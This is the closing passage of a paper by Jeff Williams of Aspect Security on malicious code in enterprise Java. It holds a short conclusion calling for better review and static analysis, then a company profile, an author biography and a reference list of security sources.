One area of research is to ensure that that Java code is checked for tricky escaping as discussed above. Applying a code formatter may help to make manual code review more effective. We also need to research better static analysis rules that assist human reviewers by flagging possible malicious code. The examples covered in this paper barely scratch the surface of the ways to misuse the powerful APIs available in the typical enterprise Java environment.

About Aspect Security

Aspect Security is the leading provider of application security assurance services and training. Millions of lines of critical application code are verified each month by Aspect's experienced penetration testing and code review specialists. Aspect teaches advanced hands-on security courses to thousands of architects, developers, and managers each year. Many organizations with critical applications have regained application security control by implementing Aspect's Catalyst program. Aspect is headquartered in Columbia MD. For information, visit www.aspectsecurity.com or call 301-604-4882.

About the Author

Jeff Williams is the CEO and a founder of Aspect Security, specializing exclusively in application security professional services. Jeff also serves as the volunteer Chair of the Open Web Application Security Project (OWASP). Jeff has made extensive contributions to the application security community through OWASP, including writing the Top Ten, WebGoat, Secure Software Contract Annex, Enterprise Security API, OWASP Risk Rating Methodology, the XSS Prevention Cheat Sheet, and starting the worldwide local chapters program. Jeff has been writing code for 25 years from mainframe to cloud and has now dedicated his life to getting the software market to make rational decisions about security risks. Jeff has degrees in computer science and psychology, and wasted a ton of time and money on a law degree from Georgetown.

References

[1] – Ed Yourdon, "Byte Wars, the impact of September 11 on IT," Yourdon Press, Prentice Hall, 2002
http://www.yourdon.com/?loc=aboutme

[2] – James A. Lewis, "Foreign Influence on Software: Risks and Recourse," March 2007.
http://www.csis.org/publication/foreign-influence-software

[3] – McHenry, William K. and Carmel, Erran (2008) "Potential Threats of Offshoring Software R&D," Journal of Homeland Security and Emergency Management: Vol. 5: Issue 1, Article 6.
http://www.bepress.com/jhsem/vol5/iss1/6

[4] – OWASP Enterprise Security API, 2009
http://www.owasp.org/index.php/ESAPI

[5] – WebSphere 7.0 Product Documentation, "Although Java 2 security is supported, it is disabled by default"
http://publib.boulder.ibm.com/infocenter/wasinfo/v7r0/index.jsp?topic=/com.ibm.websphere.nd.doc/info/welcome_nd.html

[6] – Tomcat 6.0 Documentation, "Tomcat can be started with a SecurityManager in place by using the "-security" option"
http://tomcat.apache.org/tomcat-6.0-doc/security-manager-howto.html

[7] – Glassfish Prelude 3 Documentation, "The security manager is disabled by default"
http://docs.sun.com/app/docs/doc/820-4496/gbyah?a=view

[8] – Weblogic 10 Product Documentation, "Using a Java Security Manager is an optional security step"
http://e-docs.bea.com/wls/docs100/security/server_prot.html

[9] – Arthur Conan Doyle, "Silver Blaze," "the curious incident of the dog in the night-time", 1892
http://en.wikipedia.org/wiki/Silver_Blaze

[10] – Dr. Heinz M. Kabutz, "Java 5 – 'final' is not final anymore", October 2004
http://www.javaspecialists.co.za/archive/Issue096.html

[11] – Allan Holub, "Modifying archives, Part 2: The Archive Class," October 2000
http://www.javaworld.com/javaworld/jw-10-2000/jw-1027-toolbox.html

[12] – Fowler, "Inversion of Control Containers and the Dependency Injection Pattern," January 2004
http://www.martinfowler.com/articles/injection.html

[13] – Ken Thompson, "Reflections on Trusting Trust," August 1984
http://cm.bell-labs.com/who/ken/trust.html

[14] – David Maynor, "The Compiler as Attack Vector," January 2005
http://www.linuxjournal.com/article/7839

[15] – Chess, Lee, and West, "Attacking the Build through Cross-Build Injection," September 2007
http://www.fortify.com/servlet/download/public/fortify_attacking_the_build.pdf

[16] – Bruce Schneier, "Insiders", February 2009
http://www.schneier.com/blog/archives/2009/02/insiders.html

[17] – Google AppEngine Documentation, "The JRE Class Whitelist"
http://code.google.com/appengine/docs/java/jrewhitelist.html